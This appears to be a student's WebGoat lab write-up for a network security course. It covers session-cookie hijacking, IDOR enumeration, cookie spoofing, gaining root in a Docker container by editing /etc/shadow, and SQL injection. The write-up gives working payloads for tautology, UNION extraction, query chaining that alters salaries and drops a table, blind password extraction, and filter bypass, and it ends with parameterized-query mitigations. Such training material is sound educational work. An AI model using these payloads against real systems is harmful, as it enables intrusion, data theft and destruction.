

WebGoat Solutions - Assignment 3 Network Security

In this file, we would like to show the proofs of our work and explain each section and what the approach was in each task.

In WebGoat, we have many sections and lessons, so here we will provide more information (additional to the checklist).

Table of Content


General	3
HTTP Basics	3
HTTP Proxies	3
Developer Tools.....	4
Broken Access Control	5
Hijack a session.....	
Insecure Direct Object References.....	
Missing Function Level Access Control	
Crypto Basics	
Injection	11
SQL Injection (intro)	
SQL Injection (advanced).....	
SQL Injection (mitigation)	
Path Traversal.....	
Security Misconfiguration	33
XXE Injection.....	
Vulnerable Components	35

Authentication Bypasses	38
2fa Password Reset	
JWT Tokens	
Insecure Login	
Password Reset	
Secure Passwords	
Software & Data Integrity	45
Insecure Deserialization	
Security Logging Failures	47
Logging Security	
Server-Side Request Forgery	49
Cross-Site Request Forgery (CSRF)	
Server-Side Request Forgery	

The First Section – General

- 1) **HTTP Basics (Quiz only!)**: In the Quiz, we asked for the magic number in the POST requests. To capture this magic number, we ran a ZAP-Proxy browser that filtered POST requests, especially from WebGoat.

While submitting the form, we got the following results:



As we can see, the POST request was captured and the magic number in this case is 58:

Was the HTTP command a POST or a GET:

What is the magic number:

Congratulations. You have successfully completed the assignment.

- 2) HTTP Proxies: To solve the assignment in this section, we follow the following steps:

First, we capture the POST request using ZAP-proxy in its browser.

Then, we manipulate the packet as follows:

The packet before manipulation

```
Method || Header: Text || Body: Text
POST http://localhost:8080/WebGoat/HttpProxies/intercept-request HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:8080/WebGoat/start.mvc?username=user12345
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 30
Origin: http://localhost:8080
Connection: keep-alive
Cookie: JSESSIONID=iuEvj7Xh7SnEy60HVSmyoZAZGwVAJU0-1EyG7aSz
changeMe=doesn't+matter+really
```

The packet after manipulation:

```
GET http://localhost:8080/WebGoat/HttpProxies/intercept-request HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Referer: http://localhost:8080/WebGoat/start.mvc?username=user12345
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 30
Origin: http://localhost:8080
Connection: keep-alive
Cookie: JSESSIONID=iuEvj7Xh7SnEy60HVSmyoZAZGwVAJU0-1EyG7aSz
changeMe=Request+is+pre-tampered+easily
```

✓
doesn't matter really
Well done, you tampered the request as expected

- 3) Developer Tools: In the following section, we passed the two tests, here is the process for each one:

3.1) Using the inspect tool on the browser, we were able to run commands on the console that returned some outputs. In this case, we called the 'web goat.customjs.phoneHome()' function and passed the return value in the form of the task.

Then, we saw the phone number ‘2032696019’, after submitting we passed the assignment.

3.2) Using the **Network** section in the inspect tool, we were able to capture the target request and pass the assignment.

(A1) Broken Access Control

- 1) Hijack a session: In this task, we asked to hijack a session that is not our session, using a vulnerable cookie that was inserted into a POST request for login, this cookie has a common pattern and is not completely randomized.
Using the hint and burp suite, we generated and analyzed some POST requests to see the pattern and figure out what it was.
After finding the target POST requests that return the hijack_cookie in its response, the sequencer section of the burp suite helps us to get more responses by repeating the request, then in the terminal, we sort and map the hijack cookies from all responses:

```

File Actions Edit View Help
[kali㉿kali] - ~/Desktop/COOKIES_HACKING
$ ./some_hijack_Cookies
session
1876978326022440555 - 1720511331435
1876978326022440555 - 1720511331435
1876978326022440555 - 1720511331435
1876978326022440556 - 1720511331435
1876978326022440558 - 1720511331436
1876978326022440559 - 1720511331500
1876978326022440560 - 1720511331583
1876978326022440561 - 1720511331596
1876978326022440562 - 1720511331598
1876978326022440564 - 1720511331609
1876978326022440565 - 1720511331610
1876978326022440567 - 1720511331630
1876978326022440569 - 1720511331643
1876978326022440570 - 1720511331660
1876978326022440572 - 1720511331665
1876978326022440574 - 1720511331674
1876978326022440575 - 1720511331685
1876978326022440577 - 1720511331693
1876978326022440578 - 1720511331705
1876978326022440579 - 1720511331718
1876978326022440581 - 1720511331726
1876978326022440583 - 1720511331736
1876978326022440584 - 1720511331745

```

The main pattern in this case, that helped us to solve it, was the jumps in 2 on the right-side (before the dash) numbers (the last 2 numbers on the right side).

If there is a jump of 2, we know that one session between them is used by someone else and can be hijacked.

So the strategy was to find some hijack_cookie of 2 responses that the difference between the two, is 2. Then, brute-force this hijack_cookie by replacing its timestamp (the left side of the hijack_cookie after the dash) at each iteration, till we get it.

```

(kali㉿kali) - ~/Desktop/COOKIES_HACKING
$ sh cookiehijack_updated.sh
Searching for session
1876978326022443301 - 1720518160644
1876978326022443302 - 1720518160708
1876978326022443303 - 1720518160771
1876978326022443304 - 1720518160827
1876978326022443305 - 1720518160895
1876978326022443307 - 1720518160995

Session found: 1876978326022443305 - 1876978326022443307
Session Found: 1876978326022443306
From timestamps 1720518160895 to 1720518160957
Starting session for 1876978326022443306 at 1720518160895
1876978326022443306-1720518160895: "Congratulations. You have successfully completed the assignment."


```

The full bash script is in the project's directory (scripts/cookiehijack.sh).

2) Insecure Direct Object References:

2.1) Guessing & Predicting Patterns: in this assignment, we asked to predict another way to get information about a user differently, in the previous assignment, we observed the differences and behaviors in the server's response to a GET request to some user named "tom cat", in this case, the server generated the response, with another two hidden fields (userId, role) that not been stored in the client-side.

To navigate to the target user differently, we inspected the response using burp, and repeated the target request to see the server's response:



We saw that the response came from the URL that was circled in red, so to interact with the user differently in this case, we inserted this URL + the userId:

/WebGoat/IDOR/profile/userId.

Guessing & Predicting Patterns

View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?

Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

Congratulations, you have used the alternate Url/route to view your own profile.
{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}

2.2) Playing with the Patterns: After we found Tom Cat's profile using another URL, now we asked to find a different user and modify its profile.

To make that happen, we start by searching for another user ID, using the previous assignment and burp intruder to generate an attack, we received what we looked for:

6. Intruder attack of http://10.10.248.115						
Request	Payload	Status code	Response received	Error	Timeout	Length
0	2342384	200	29		407	476
1	2342385	200	28		407	476
2	2342386	200	26		407	476
3	2342387	200	25		407	476
4	2342388	200	47		407	476
5	2342389	200	27		407	476
6	2342390	200	27		407	476
7	2342391	200	28		407	476
8	2342392	200	29		407	476
9	2342393	200	28		407	476
10	2342394	200	29		407	476

Then after sending another GET request to the server with the new userId that we found, we reached the assignment's goal and got:

Now, to change Bill's information, we need to send a PUT request to the server with the parameters changed, so after finding the correct GET request, we modify it as follows:

3) Missing Function Level Access Control:

3.1) Relying on obscurity: In this assignment, we asked to search for hidden fields in the HTML page, that will interest for an attacker to take control of, after inspecting the HTML code of the page, we found out:

That there is a hidden ul tag, that includes two list items with information about the configurations and users, which might be interesting for an attacker.

3.2)

3.3) Spoofing an Authentication Cookie: in this assignment, we asked to spoof different cookies by analyzing the pattern and predicting the cookies generated while logging from different users. To make that happen, we log in and see the generated cookies:

Then, we tried to look for the different hashing and encoding techniques, and tried to decode the cookies to see what is the actual value that encoded in the first place:


base64 decoding:

Hex decoding:

We can see marked in yellow, the username ‘webgoat’ in reverse, so after reversing the string again, we got: **webgoat**E**SHUeWZAbX** as the cookies’ string, and we assume the following process: to create a new cookie, the server is, first of all, take the username and insert it to the beginning of the string, then the server salted the password and chain the value, then it reverses it, encode it as Hexa, and then base64.

After manipulating the string by inserting the username tom instead of web goat, we sent the same request again and with the cookie:

**tomESHUeWZAbX → XbAZWeUHSEmot →
205862415a5765554853456d6f74 →
NTq2MjQxNWE1NzY1NTU0ODUzNDU2ZDZmNzQ=**



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a POST request to '/WebGoat/SpoofCookie/login' with the following headers and body:

```
1 POST /WebGoat/SpoofCookie/login HTTP/1.1
2 Host: 10.10.248.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US;q=0.9,de-DE;q=0.8,de;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Content-Length: 29
9 Connection: close
10 Origin: http://10.10.248.115
11 Referer: http://10.10.248.115/WebGoat/start.mvc?username=user12345&password=NTQzMjQxNWE1NzY1NTU0ODUzNDU2ZDZmNzQ=
```

The 'Response' pane shows a successful 200 OK response with the following JSON content:

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 05 Dec 2024 05:38:11 GMT
4 Content-Type: application/json
5 Content-Security-Policy: default-src 'self'
6 X-Frame-Options: SAMEORIGIN
7 X-XSS-Protection: 1; mode=block
8 Content-Length: 201
9
10 {
11     "lessonCompleted": true,
12     "feedback": "Congratulations. You have successfully completed the assignment.",
13     "assignment": "SpoofCookieAssignment",
14     "attempted": true
15 }
16 }
```

4) Crypto Basics:

4.1) Base64 Encoding: in this assignment, we asked to identify what is the username and password from the following base64 encoding string:

dXNIcjEyMzQ1OmFkbWlu

After using a base64 encoder/decoder platform, we got the following result: **user12345:admin.**

4.2) Other Encoding: in this assignment, we asked to convert this encoding

{xor}Oz4rPj0+LDovPiwsKDAAtOw==. After recognizing it as a WebSphere encoding format, we got the following output: **databasepassword.**

4.3) Plain Hashing: in this assignment, we asked to convert some hashes to their plain text values, in this case, we needed to recognize which hashing algorithm was applied, and then look for the value on the internet. The first one was

E10ADC3949BA59ABBE56E057F20F883E, after using a hash identifier on the internet, we found out it was an MD5 hashing algorithm applied, then after looking for this hash value on the internet as well, we found out the plain text is **123456**.

For the second hash, we did the same steps, the hashing algorithm was **SHA256**, and after searching for

it the plain text value was **password**.

Assignment

Now let's see if you can find what passwords matches which plain (unsalted) hashes.

✓ Which password belongs to this hash:
E10ADC3949BA59ABBE56E057F20F883E

Which password belongs to this hash:
5E884898DA28047151D0E56F8DC6292773603D0D6AABBDD62A11EF721D1542D8
 post the answer

Congratulations. You found it!

4.4) Cryptographic signatures: in this assignment, given a private key, we asked to extract the public key and its modulus, then sign on it using the private key.

After Struggling a bit, we wrote out the bash script that performs well all the steps, the bash script is in the project's directory, with all the comments that explain each step and step.

Assignment

Here is a simple assignment. A private RSA key is sent to you. Determine the modulus of the RSA key as a hex string, and calculate a signature for that hex string using the key. The exercise requires some experience with OpenSSL. You can search on the Internet for useful commands and/or use the HINTS button to get some tips.

✓ Now suppose you have the following private key:

-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCxzy38Xfx39KiBKRHMZ7D60...
-----END PRIVATE KEY-----

Then what was the modulus of the public key and now provide a signature for us based on that modulus post the answer

Congratulations. You found it!

4.5) Keystore: in this assignment, we asked to decrypt a message using the left encryption key inside a docker container, to perform this assignment, we make the following steps:

- Runs the docker container, and then runs the docker exec command to open the container's terminal.

```
root@ST24-409B:~# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS
 NAMES
561ea2a0b1 webgoat/assignments:findthesecret "/bin/bash /home/web_-" 40 minutes ago Up 40 minutes
intelligent_sanderson
e4ceaae3eb18 7f87f3cf249e "java -Duser.home=/h_-" 2 days ago Up 39 hours 0.0.0.0:8080->8080/tcp, :::8080->8080
tcp_gracious_robinson
root@ST24-409B:~# docker exec -it -u root 561ea2a0b1 /bin/bash
root@561ea2a0b1:/# pwd
/
root@561ea2a0b1:/# ls
bin boot dev docker-java-home etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
root@561ea2a0b1:/#
```

- Access to /etc/shadow file to see what is inside.

```

root:*:17918:0:99999:7:::
daemon:*:17918:0:99999:7:::
bin:*:17918:0:99999:7:::
sys:*:17918:0:99999:7:::
sync:*:17918:0:99999:7:::
games:*:17918:0:99999:7:::
man:*:17918:0:99999:7:::
lp:*:17918:0:99999:7:::
mail:*:17918:0:99999:7:::
news:*:17918:0:99999:7:::
uucp:*:17918:0:99999:7:::
proxy:*:17918:0:99999:7:::
www-data:*:17918:0:99999:7:::
backup:*:17918:0:99999:7:::
list:*:17918:0:99999:7:::
irc:*:17918:0:99999:7:::
gnats:*:17918:0:99999:7:::
nobody:*:17918:0:99999:7:::
_apt:*:17918:0:99999:7:::
webgoat!:18221:0:99999:7:::
```

- c) Goes back to the host machine, and copies this file to the host, to modify it and change the root's password, to get access to the target file that stores the password, then copies the file back to the container.

```

root@ST24-409B:~# docker cp /root/shadow 561ea2a2a0b1:/etc/shadow
Successfully copied 2.56kB to 561ea2a2a0b1:/etc/shadow
root@ST24-409B:~# openssl passwd -6 "HelloWorld"
$6$UyFn1fdlbzH0Qf3PsKgKULLD6fHjottH0ao45axee4aY2tlf0yGqiPtevI4As3BtuVHJ9WQO132uUjBbcSZQhC/piQ5D4UJap3790/.
root@ST24-409B:~# cat shadow
root:$6$tgrQfUcbxpMQztMKsX2jN6qqIVwChWS1AdhPLKKJlqRg68b9XN9mGMcNf1AzyGYNsS67c5/pOrfWwTR0ofoWiFp9Y.pb.0VrxrnZG00:17918:0:99999:7:::
daemon:*:17918:0:99999:7:::
bin:*:17918:0:99999:7:::
sys:*:17918:0:99999:7:::
sync:*:17918:0:99999:7:::
games:*:17918:0:99999:7:::
man:*:17918:0:99999:7:::
lp:*:17918:0:99999:7:::
mail:*:17918:0:99999:7:::
news:*:17918:0:99999:7:::
uucp:*:17918:0:99999:7:::
proxy:*:17918:0:99999:7:::
www-data:*:17918:0:99999:7:::
backup:*:17918:0:99999:7:::
list:*:17918:0:99999:7:::
irc:*:17918:0:99999:7:::
gnats:*:17918:0:99999:7:::
nobody:*:17918:0:99999:7:::
_apt:*:17918:0:99999:7:::
webgoat!:18221:0:99999:7:::
root@ST24-409B:~# docker cp /root/shadow 561ea2a2a0b1:/etc/shadow
Successfully copied 2.56kB to 561ea2a2a0b1:/etc/shadow
root@ST24-409B:~#
```

- d) Coming back to the container, we can use the “HelloWorld” password to get access to the root and get the full root permissions, in this case, we could see the target password file in the root directory:

```

[!] webgoat@561ea2a2a0b1:/
root@ST24-409B:~# docker exec -it 561ea2a2a0b1 /bin/bash
webgoat@561ea2a2a0b1:~$ su -
Password:
root@561ea2a2a0b1:~# ls
default_secret
root@561ea2a2a0b1:~# cat default_secret
ThisIsMySecretPassw0rdForYou
root@561ea2a2a0b1:~#
```

e) Then, we performed the decryption process and got the plaintext (in yellow):

```
root@561ea2a2a0b1:~# echo "U2FsdGVkX199jgh5oANElPdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5Dxp32RpmT02Ek1pf55ctQN+DHbwCPiVRFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile default_secr
et
Leaving passwords in docker images is not so secure
root@561ea2a2a0b1:~#
```

A(2) Injection

SQL Injection (intro)

9) String SQL injection: in this assignment, we asked to complete the string query and make it retrieve all the data from the user_data table, using an SQL injection.

In this case, we tried multiple times to figure it out, by seeing the basic command we need to complete:

SELECT * FROM user_data WHERE first_name = 'John' AND last_name = ''

Then, to make it correct, we need to make sure the command will not comment out the last part, this type of query will make sure that the last part is not commented out:

SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1'

The screenshot shows a web interface for querying a database table named 'user_data'. The query input field contains the following SQL command:

```
SELECT * FROM user_data WHERE
first_name = 'John' AND last_name =
''
```

Below the input field, there are dropdown menus for 'Smith' and 'or', and a dropdown for '1 = 1'. A 'Get Account Info' button is also present. The response message 'You have succeeded:' is displayed above the results table. The results table lists 15603 rows of user data, including columns: USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT. Sample data rows include:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0

10) Numeric SQL injection: in this assignment, we asked to run a numeric SQL injection on the user_data table to get all the users.

To do that, we needed to identify the correct input field that was vulnerable to the attack and try multiple times to inject it.

We found out that the second field (userId) is the vulnerable field, then, by classic SQL injection command, we successfully extracted the information needed:

SELECT * From user_data WHERE Login_Count = 13 and userid= user or 1=1

The screenshot shows a web interface for querying a database table named 'user_data'. The query input field contains the following SQL command:

```
SELECT * From user_data WHERE
Login_Count = 13 and userid= user or
1=1
```

Below the input field, there are dropdown menus for 'User_Id' and 'Get Account Info' button. The response message 'You have succeeded:' is displayed above the results table. The results table lists 15603 rows of user data, including columns: USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT. Sample data rows include:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0

11) Compromising confidentiality with String SQL injection: in this assignment, we asked to run a string SQL injection to get all the salaries of the employees.

To make that happen, we found out that the vulnerable field is the first one (Employee name), by writing the name and then quotation mark and ‘or 1=1 --’, we comment out the second field, and get all the employees’ information:

SELECT * FROM employees WHERE last_name = ‘Smit’ or 1=1 -- And auth_tan=3SL99A

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

12) Compromising Integrity with Query Chaining: in this assignment, we asked to chain to an SQL query another query to update John’s salary.

In this case, we manipulate the second field (Authentication TAN), by adding a ‘;’ character and then write an UPDATE query directly after that, like the following:

SELECT * FROM employees WHERE last_name = ‘Smit’ AND auth_token='3SL99A'; UPDATE employees SET salary=900000 WHERE user_id=37648 --

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	900000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

13) Compromising Availability: in this assignment, we asked to drop the access_log table, to make that happen, we tried to figure out how to retrieve the data first and then remove it. After multiple tries, we figured out that a single **UPDATE** query retrieved all the data and showed it, then after chaining another query **DROP TABLE**, we successfully dropped the whole table, the full command was:

UPDATE'; DROP TABLE access_log –

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a **access_log** table, where all your actions have been logged to!
Better go and *delete* it completely before anyone notices.

Action contains: Enter search string
Search logs
Success! You successfully deleted the access_log table and that way compromised the availability of the data.

SQL Injection (advanced)

3) Pulling data from other tables: in the assignment, we asked to use a UNION or chaining queries to get all the information from the user_system_data table, using the user_data table.

To achieve this, we succeeded in first place in chaining two quires and got Dave's password, the full command was:

```
' or 1=1; SELECT * FROM user_system_data --
```

Then, the result was:

Name: ROM user_system_data Get Account Info
Password: [redacted] Check Password
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jnow, passw1,,
102, jdoe, passw2,,
103, jplane, passw3,,
104, jeff, jeff,,
105, dave, passWOrD,,
Well done! Can you also figure out a solution, by using a UNION?
Your query was: SELECT * FROM user_data WHERE last_name = " or 1=1; SELECT * FROM user_system_data --'

The target password is marked in yellow. To pass this assignment using the UNION query, we used the same approach, but instead of SELECT after the quote, we placed the UNION, with the fields we wanted to select:

```
' union select user_system_data.*,'1','1',1 from user_system_data; --
```

5) In this assignment, we asked to perform an SQLi attack, using all the previous sections on this topic. We asked to log in as Tom without knowing its password. To make that happen, we start by looking at the input field to find the vulnerable field to SQLi, after a deep inspection, we found it, in the register form, by trying to perform a **blind SQLi** attack on this field:

LOGIN REGISTER

tom' and 1=1

tom@webgoat.org

....

....

Register Now

User {0} already exists please try to register with a different username.

After we got this answer back from the server, we applied to intercept using Burp to see the actual request that was sent to the site.

Request	Response
<pre> 1 PUT /webGoat/sqlInjectionAdvanced/challenge HTTP/1.1 2 Host: 10.10.248.115 3 Content-Length: 120 4 Accept: */* 5 X-Requested-With: XMLHttpRequest 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, 7 like Gecko) Chrome/124.0.6367.138 Safari/537.36 8 Origin: http://10.10.248.115/webGoat/start.mvc?usernameuser12345 9 Referer: http://10.10.248.115/webGoat/start.mvc?usernameuser12345 10 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 11 Pragma: no-cache 12 Cookie: JSESSIONID=0a33e80a0f6a1f572d71c10d90 13 Connection: close 14 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Apache/2.4.18 (Ubuntu) 3 Date: Mon, 15 Jul 2024 08:54:44 GMT 4 Content-Type: application/json 5 Content-Encoding: gzip 6 X-Frame-Options: SAMEORIGIN 7 X-Content-Security-Policy: mode=block 8 Content-Length: 210 9 10 { 11 "lessonCompleted": true, 12 "feedback": "User (0) already exists please try to register with a different username.", 13 "output": null, 14 "assignment": "SqlInjectionChallenge", 15 "attemptWasMade": true 16 } </pre>

After we found out this server's response, we tried to repeat the request using the intruder a little bit differently, we started by trying to predict the password's field name in the DB and see what the first char of the password is, we used the **substring(password, index, len) = target_char** query to inspect the server's responses, and got the following result:

The screenshot shows the OWASP ZAP interface with an 'Intruder attack' session active. The 'Results' tab is selected, displaying a table of attack results. The table has columns: Request, Payload, Status code, Response re..., Error, Timeout, Length, and Comment. There are 12 rows of data. Below the table, there is a 'Request' and 'Response' pane showing the raw HTTP traffic for each attempt.

For most of the tries, we get the following response from the server (for example):

User tom' AND substring(password,11,1)='t created, please proceed to the login page.

This seems to be a false response from the server because the password of Tom's account does not include the char 't' in the 11th index.

But for some unique cases, we saw this response:

The screenshot shows the OWASP ZAP 'Result' pane for an attack. It displays a table with columns: Payload, Status code, Length, and Timer. There is one row with values: 13, 200, 436, and 23 respectively. Below the table is a 'Request' and 'Response' pane. The 'Response' pane shows a JSON object with fields: lessonCompleted, feedback, output, assignment, and attemptWasMade. The 'lessonCompleted' field is set to true, and the 'feedback' field contains the message: "User (0) already exists please try to register with a different username.".

This seems to be a true response from the server, which means that for this specific case, the username field was:

username_reg=tom'+AND+substring(password,13,1)='t

It said that the 13th index of the password of Tom's account is t.

After that, we perform a **brute-force attack** on this typical field and try to predict each character of Tom's password. In this case, we have no idea how long the password is, so the process could take very long if we still use burp, so we run a Python script that performs this brute-force attack, the result from the script was:

```
[kali㉿kali)-[~/Desktop/SQLi]
$ pico blind_sql.py

[kali㉿kali)-[~/Desktop/SQLi]
$ pico blind_sql.py
intruder attack or http://10.10.248.115

[kali㉿kali)-[~/Desktop/SQLi]
$ python blind_sql.py
t    Positions   Payloads   Resource pool
th
thi Attack results filter: Showing all items
this
thisi Payload
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly
```

The script is included in the project's directory with explanations about each step (`scripts/blind_sql.py`).

The final result was:

LOGIN

REGISTER

tom

••••••••••••••••••••••

Remember me

Log In

[Forgot Password?](#)

SQL Injection (mitigation)

5) Writing safe code: in this assignment, we were asked to complete the fields to write a secure code that prevents SQLi, using the code examples that we saw before.

In this case, the template was a kind of Parameterized Queries template, so to complete the missing parts, we inserted:

Try it! Writing safe code

You can see some code down below, but the code is incomplete. Complete the code, so that it's no longer vulnerable to a SQL injection! Use the classes and methods you have learned before.

The code has to retrieve the status of the user based on the name and the mail address of the user. Both the name and the mail are in the string format.

A screenshot of a Java code editor showing a partially completed PreparedStatement. The code is as follows:

```
✓ Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
PreparedStatement stmt = conn.prepareStatement("SELECT status FROM users WHERE name=?
AND mail=?");
stmt.setString(1,userName);
stmt.setString(2, userMail);
Submit
```

Congratulations. You have successfully completed the assignment.

Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW); → establishing the connection to the DB.

PreparedStatement stmt = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?"); → creating the prepared statements' placeholders inside the query, in this case, **name and mail**.

stmt.setString(1, userName) → securely binds the **userName** variable to the first placeholder, in this case, the binding makes sure that the **userName** is not a part of the SQL command, but a parameter that goes in place of the '?'.

stmt.setString(2, userMail) → the same as the above command, but for the second placeholder.

6) Writing safe code: in this assignment, we were asked to write a safe Java code that connects to an SQL db, and fetch some data from it. **The code must be immune to SQLi attacks.**

The code that we provided was:

Use your knowledge and write some valid code from scratch in the editor window down below! (if you cannot type there it might help to adjust the size of your browser window once, then it should work):

```
1+ try{
2     Connection conn = null;
3     conn = DriverManager.getConnection(DBURL,DBUSER,DBPW);
4     System.out.println(conn);
5     String query = "SELECT * from users WHERE name = ?";
6     PreparedStatement preparedStatement = conn.prepareStatement(query);
7     userName = '3';
8     preparedStatement.setString(1,userName);
9     ResultSet rs = preparedStatement.executeQuery();
10 }
11 catch(Exception e){
12     System.out.println("Oops. Something went wrong!");
13 }
```

Because of some problem in the Java-JDK inside the container, I got the following error in this case:

Cannot invoke

"`javax.tools.JavaCompiler.getStandardFileManager(javax.tools.DiagnosticListener, java.util.Locale, java.nio.charset.Charset)`" because "compiler" is null

This is a common issue in docker containers, so I can't handle this one, but this solution must seen correctly.

9) Input validation alone is not enough!! - in this assignment, we were asked to show that just an input validation on a db for security is not enough, we overcame this challenge by exploiting the comments in SQL, by inserting comments between two words in the query, we avoid the usage of spaces, which is the input validation in this case. The full command was:

`Dave'or+1=1;select+/**/from/**/user_system_data--`

